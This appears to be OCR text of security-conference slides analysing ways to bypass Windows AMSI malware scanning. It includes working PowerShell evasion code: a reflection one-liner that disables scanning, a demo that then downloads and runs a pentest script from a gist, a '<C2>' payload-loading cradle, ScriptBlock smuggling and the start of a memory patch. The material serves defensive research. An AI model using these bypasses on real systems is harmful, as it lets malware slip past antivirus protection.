
PowerShell Internal: AMSI Scan

- Third-party DLL will send scan content to its own service using RPC connection

RPCMon - RPC Monitor Based Windows Events (Administrator)

File DB Options Help

PID	TID	ProcessName	UUID	Module	Service	Function	Protocol	Endpoint	Impersonat	TaskName
18632	3480	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcMemoryScanStart	LRPC	LRPC-3...	Imperson...	RpcClien...
18632	3480	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcMemoryScanQueryNotification	LRPC	LRPC-3...	Imperson...	RpcClien...
18632	3480	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcMemoryScanClose	LRPC	LRPC-3...	Imperson...	RpcClien...
18632	3480	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcMemoryScanStart	LRPC	LRPC-3...	Imperson...	RpcClien...
18632	3480	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcMemoryScanQueryNotification	LRPC	LRPC-3...	Imperson...	RpcClien...
18632	3480	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcMemoryScanClose	LRPC	LRPC-3...	Imperson...	RpcClien...
18632	7632	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcAmsiCloseSession	LRPC	LRPC-3...	Imperson...	RpcClien...
18632	3480	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcMemoryScanStart	LRPC	LRPC-3...	Imperson...	RpcClien...
18632	3480	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcMemoryScanQueryNotification	LRPC	LRPC-3...	Imperson...	RpcClien...
18632	3480	powershell	c503f532-443a-4c6...	MpSvc.dll		ServerMpRpcMemoryScanClose	LRPC	LRPC-3...	Imperson...	RpcClien...



txOne networks

AMSI Interface Bypass

AMSI Attack Surface

- We divide the attack surface into three categories
- **.NET Magic**
  - targeting PowerShell's interaction with AMSI class.
- **Memory Patching**
  - targeting the AMSI DLL itself, manipulating its initialization and scanning functions
- **Provider Related**
  - Bypassing AMSI's scanning mechanisms at the service level, such as modifying memory or patching APIs





Figure 4. A timeline of some documented AMSI bypass techniques

https://www.trendmicro.com/en_us/research/22/l/detecting-windows-amsi-bypass-techniques.html



txOne networks

1. .NET Magic: Manipulating Class Variable

- Member Variable — amsiInitFailed
  - A variable that stores whether AMSI initialization failed. When this happens, AMSI's scanning does not occur.
- Member Variable — amsiContext
  - A variable holding the AMSI string, which if modified, triggers initialization errors.
- Can we access and modify these variables to disabling AMSI detection?? 🤔

```
internal static class AmsiUtils
{
    0 references
    static AmsiUtils()
    {
!UNIX
        try
        {
            s_amsiInitFailed = !CheckAmsiInit();
        }
        catch (DllNotFoundException)
        {
            PSEtwLog.LogAmsiUtilStateEvent("DllNotFoundException", $"{s_amsiContext}-{s_amsiSession}");
            s_amsiInitFailed = true;
            return;
        }

        PSEtwLog.LogAmsiUtilStateEvent($"init-{s_amsiInitFailed}", $"{s_amsiContext}-{s_amsiSession}");
dif
    }
```

```
// If we had a previous initialization failure, just return the neutral result.
if (s_amsiInitFailed)      PowerShell Team, 9 years ago • Initial run of code formatter …
{
    PSEtwLog.LogAmsiUtilStateEvent("ScanContent-InitFail", $"{s_amsiContext}-{s_amsiSession}");
    return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}

lock (s_amsiLockObject)
{
    if (s_amsiInitFailed)
    {
        PSEtwLog.LogAmsiUtilStateEvent("ScanContent-InitFail", $"{s_amsiContext}-{s_amsiSession}");
        return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
    }
```

txOne networks

.NET Reflection – A Common Attack Technique

- Reflection allows you to inspect, invoke and access .NET type data which includes both public and private members
- By default, PowerShell provides access to publicly accessible properties and methods but using the reflection APIs, you can access the internals of types in .NET
  - GetType(), GetMethod(), GetFields()

```
$sb = New-Object System.Text.StringBuilder
```

```
$sb.Append("Hello Reflection")
```

```
$type = $sb.GetType()
$method = $type.GetMethod("Append", [Type[]]@([string]))
$method.Invoke($sb, @("from PowerShell!"))
```

GetType()

The `GetType()` method can be called on an object to retrieve the `System.Type` for that object.

```
$DateTime = Get-Date
$Type = $DateTime.GetType()
$Type
```

Locating Methods

The `GetMethod()` and `GetMethods()` methods can be used to list methods of a type.

The following will list public methods of the `System.DateTime` type.

```
[System.DateTime].GetMethods() | Select-Object Name
```

https://blog.ironmansoftware.com/daily-powershell/dotnet-reflection-powershell/

.NET Reflection – A Common Attack Technique

- Attackers can use reflection to call internal properties and methods, enabling techniques like process injection, privilege escalation via COM objects, and backdoor functionalities

```
$webClient = New-Object Net.WebClient
$assemblyBytes = $webClient.DownloadData('http://<C2>/payload.bin’)
[Reflection.Assembly]::Load($assemblyBytes)
```


```
[System.Reflection.Assembly]::Load($decoded_runpe_payload).GetType('NewPE2.PE').GetMeth
od('Execute').'Invoke'.Invoke($null, [object[]]
('C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe',
$decoded_msg_payload))
```

This is a PowerShell script that dynamically loads a .NET assembly, specifically the *NewPE2.PE* type, and invokes its *Execute* method. The *Execute* method is used for injecting code associated with *aspnet_compiler.exe* into the process. It is designed for malicious code injection, allowing malicious actors to execute additional code within the context of the legitimate *aspnet_compiler.exe* process.

https://www.trendmicro.com/en_us/research/23/l/analyzing-asyncrat-code-injection-into-aspnetcompiler-exe.html

1. .NET Magic: Manipulating Class Variable

- With reflection, we can use GetType() to obtain the AmsiUtils object and then use GetField() to access the object variable amsiInitFailed
- The object obtained by using GetField() is of type FieldInfo. The FieldInfo class itself provides methods to dynamically manipulate fields, including:
  - GetValue(): to retrieve the field's value
  - SetValue(): to set the field's value




```
$type =
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils’
)

$field = $type.GetField('amsiInitFailed','NonPublic,Static’)

$field.SetValue($null, $true)
```

```
PS C:\Users\will> iex (new-Object net.webclient).downloadstring('https://gist.githubusercontent.com/S3cur3Th1sSh1t/2f4d3
7fde889af8f02b287db84f8ec4b/raw/0e2823c209fb7ca85f1aa3d0a0ab9c7871ef97bd/winpwn.ps1')
iex : At line:1 char:1
+ #  Global TLS Setting for all functions. If TLS12 isn't suppported yo ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ iex (new-Object net.webclient).downloadstring('https://gist.githubuse ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

PS C:\Users\will> $type = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils’)
PS C:\Users\will> $field = $type.GetField('amsiInitFailed','NonPublic,Static’)
PS C:\Users\will> $field.SetValue($null, $true)
PS C:\Users\will> iex (new-Object net.webclient).downloadstring('https://gist.githubusercontent.com/S3cur3Th1sSh1t/2f4d3
7fde889af8f02b287db84f8ec4b/raw/0e2823c209fb7ca85f1aa3d0a0ab9c7871ef97bd/winpwn.ps1')


__        ___       ____                      __ __
\ \      / (_)_ __ |  _ \__      ___ __  ___ \ \\ \
 \ \ /\ / /| | '_ \| |_) \ \ /\ / / '_ \/ __| \ \\ \
  \ V  V / | | | | |  __/ \ V  V /| | | \__ \  ) )) )
   \_/\_/  |_|_| |_|_|     \_/\_/ |_| |_|___/ / // /
                                             /_//_/

   --> Automate some internal Penetrationtest processes

Searching for network proxy...
No proxy detected, continuing...
Creating/Checking Log Folders in  C:\Users\will directory:
[?] Checking for Default PowerShell version ..
```

1. .NET Magic: ScriptBlock Smuggling

- AST (Abstract Syntax Tree) Object
  - Every AST object you find when going through the Abstract Syntax Tree has two important blocks: End and Extent blocks
    - The Extent block specifies the exact location and content of the node within the script
    - The End Block is executed after all pipeline input has been processed

```
Write-Output "Hello World"
```

Extent Block

```
File                :
...
StartLineNumber     : 1
StartColumnNumber   : 1
EndLineNumber       : 1
EndColumnNumber     : 31
Text                : Write-Output "Hello World"
StartOffset         : 0
EndOffset           : 30
```

End Block

```
Unnamed    : True
BlockKind  : End
Statements : {Write-Output "Hello World"}
Traps      :
Extent     : Write-Output "Hello World"
Parent     :     Write-Output "Hello World"
```

1. .NET Magic: ScriptBlock Smuggling

- AST (Abstract Syntax Tree) Object
  - If Extent Text is different with process block ??
    - By tampering with the Extent values to point to benign or unrelated text, we can deceive AMSI into scanning harmless content while executing malicious commands

End Block

```
Unnamed    : True
BlockKind  : End
Statements : {Write-Output "Hello World"}
Traps      :
Extent     : Write-Output "Hello World"
```

Extent Block

```
...
Text                 : Write-Output "Hello World“
...
```

All security features pass only the Extent of the ScriptBlock

src / System.Management.Automation / engine / runtime / CompiledScriptBlock.cs

ame 2551 lines (2182 loc) · 102 KB

```
internal class CompiledScriptBlockData
    private void PerformSecurityChecks()

        var scriptExtent = scriptBlockAst.Extent;
        var scriptFile = scriptExtent.File;

        if (scriptFile != null
            && scriptFile.EndsWith(StringLiterals.PowerShellDataFileExtension, StringComparison.OrdinalIgnoreCase)
            && IsScriptBlockInFactASafeHashtable())
        {
            // Skip the scan for .psd1 files if their content is in fact a safe HashtableAst.
            return;
        }

        // Call the AMSI API to determine if the script block has malicious content
        var amsiResult = AmsiUtils.ScanContent(scriptExtent.Text, scriptFile);

        if (amsiResult == AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED)
        {
            var parseError = new ParseError(
                scriptExtent,
                "ScriptContainedMaliciousContent",
                ParserStrings.ScriptContainedMaliciousContent);
            throw new ParseException(new[] { parseError });
        }
```

1. .NET Magic: ScriptBlock Smuggling

ScriptBlockAst Class

Reference

Feedback

ScriptBlockAst(IScriptExtent, ParamBlockAst, NamedBlockAst, NamedBlockAst, NamedBlockAst, NamedBlockAst)

Construct a ScriptBlockAst that uses explicitly named begin/process/end blocks.

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https

PS C:\Users\will> $wc=New-Object System.Net.WebClient
PS C:\Users\will> $SpoofedAst = [ScriptBlock]::Create("Write-Output 'Hello world'").Ast
PS C:\Users\will> $ExecutedAst = [ScriptBlock]::Create("Write-Output 'evil evil'").Ast
PS C:\Users\will> $Ast = [System.Management.Automation.Language.ScriptBlockAst]::new($SpoofedAst.Extent,$null,$null,$nul
l,$ExecutedAst.EndBlock.Copy(),$null)
PS C:\Users\will> $Sb = $Ast.GetScriptBlock()
PS C:\Users\will> & $sb
```

```
ging, powershell.exe)
C#  Continue
AmsiUtils
71      // Token: 0x06002B4B RID: 11083 RVA: 0x000ADB84 File Offset: 0x000ABD84
72      internal unsafe static AmsiUtils.AmsiNativeMethods.AMSI_RESULT ScanContent(string content, string sourceMetadata)
73      {
74          if (string.IsNullOrEmpty(sourceMetadata))
75          {
76              sourceMetadata = string.Empty;
77          }
78          if (InternalTestHooks.UseDebugAmsiImplementation && content.IndexOf("X5O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
              FILE!$H+H*", StringComparison.Ordinal) >= 0)
79          {
100 %
Locals
Name            Value                       Type
content         "Write-Output 'Hello world'"  string
sourceMetadata  null                        string
```


txOne networks

2. Memory Patching: AmsiScanBuffer API

- Since we have complete access to our own process, we can manipulate memory related to AMSI
  - Replace or modify the AmsiScanBuffer function (and other related functions) so that any malicious payload is never detected
  - Inject a small piece of code (stub) that always returns a “clean” or “non-malicious” status, effectively bypassing AMSI checks
- LoadLibrary -> GetProcAddress(<LoadLibrary>, AmsiScanBuffer) -> VirtualProtect -> Change Memory


```
$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
